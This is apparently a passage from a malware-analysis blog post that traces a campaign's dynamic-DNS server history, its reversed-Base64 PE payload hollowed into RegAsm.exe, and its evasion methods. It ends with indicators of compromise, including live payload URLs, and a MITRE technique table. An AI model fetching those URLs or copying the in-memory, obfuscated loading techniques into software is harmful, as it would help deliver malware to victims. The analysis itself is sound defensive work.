fil.ydns.eu/somgftred/jigcAlp.txtfil.ydns.eu/sleahygtr/sleaked.jsfil.ydns.eu/kelechi/rnSeple.txtfil.ydns.eu/jhuytr/abcknie.txtfil.ydns.eu/wkijh/FnIeaol.txt← our sample

The attacker is running multiple campaigns in parallel, all delivering the same payload, just rotating the path for each new case.
It gets interesting here. The current Russian server is only a few days old but the domain has been up for five months.
Phase 1: Istanbul, Turkey (February 2026)
Five months ago, fil.ydns.eu was not pointing to Russia at all. URLScan captured a historical snapshot from February 27th, 2026 showing the domain resolving to a server in Istanbul, Turkey, rented from a small local provider called TEKNOSOS:

Unlike the current Russian server, this machine was completely wide open. No landing page. No cover. Just a raw "Index of /", directory listing enabled, every folder visible to anyone who visited:

And there we can see wkijh, timestamped 2026-02-26 03:46. The exact folder our malware sample was hardcoded to hit. But it's not alone. Sitting alongside it are over a dozen other campaign directories: alkjhg, bacike, benisika, emAAbmj, kumar, likewerew, wolikuy, and more. Each one is a separate campaign. There is even a wolikuy.zip sitting openly in the root. The threat actor left their entire server directory wide open, multiple campaign folders, payload paths, all of it visible to anyone who visited the URL
Phase 2: Turkish Server Gets Suspended (March 2026)
By March, probing fil.ydns.eu was landing on cgi-sys/suspendedpage.cgi, the cPanel page that appears when a hosting account gets suspended. The attacker did not stop though, they just updated the YDNS pointer and moved to a new server with a new IP address.
Phase 3: Final Payload
Before that suspension, earlier scans show:

A 200 OK. 75 KB of transfer. And a wall of Base64 text. This is the actual file the malware was fetching, decoding, and injecting into RegAsm.exe. What we thought was dead infrastructure had a receipt sitting in URLScan's history the whole time.
At the very end of that Base64 blob, there is something familiar:

It ends with ...MAQqVT. Take those last three characters; qVT when you reverse them: TVq. Decoded from Base64 they give the bytes 4D 5A MZ. The magic header of a Windows executable. The payload is a PE file, stored in reverse. Same trick the PowerShell used on the C2 URL, but applied to the entire binary. The loader reverses the string before decoding it, so the actual executable never exists on disk in recognisable form just a .txt file full of reversed Base64.
Phase 4: Migration Timeline
One DNS update is all it takes. Here is the full path the campaign took to stay alive:
Indicators of Compromise (IOCs)
e73a5477514bda62b7c9f28d8e46ce4e3d9bc051f8ce957dd1108948d600e862fil.ydns.eu213.142.149.2086.106.158.9280.87.206.86https://fil.ydns.eu/wkihj/FnIeaol.txthttps://yaso.su/raw/UpxC8OJXhttps://pastefy.app/sLC7Jpkp/raw
TTPs
| Tactic | Technique | ID | Details |
|---|---|---|---|
| Defense Evasion | Obfuscated Files or Information | T1027 | String reversal, junk character injection, and reversed Base64 |
| Defense Evasion | Process Injection: Process Hollowing | T1055.012 | Injecting payload assembly into RegAsm.exe |
| Command and Control | Protocol Tunneling / Dynamic DNS | T1568.002 | Resolving C2 nodes via YDNS dynamic DNS |
| Command and Control | Web Service / Dead Drop Resolver | T1102.001 | Utilizing public pastebin sites to fetch second-stage loader parameters |
Conclusion
This threat actor relies on a set of evasion techniques that are individually well-known but collectively effective. The core theme across every stage is runtime string manipulation, junk characters injected into the code and stripped back out at execution time, URLs and payloads stored completely in reverse, and heavy Base64 encoding layered throughout. None of these are encryption. None require a cryptographic key to reverse. They exist purely to ensure that no malicious string; no URL, no file header, no process name, ever appears in a recognisable form inside the file at rest. Against signature-based static AV scanners.
The other consistent priority is staying off disk. The PowerShell payload executes directly in memory via iex. The final binary is never written to the filesystem, it is decoded in RAM and hollowed directly into RegAsm.exe. The only file that ever touches the victim's drive is the original .js dropper. Despite the effort put into obfuscating the code, the attacker's server infrastructure told a different story. An open directory listing on the Turkish server exposed campaign folders on the server.
This was a fun one. I did not expect to get this much out of it, but the infrastructure trail was a goldmine. Now that we have the payload, Blog 8 will be all about it. Looking forward to it. Yara rules to be added later.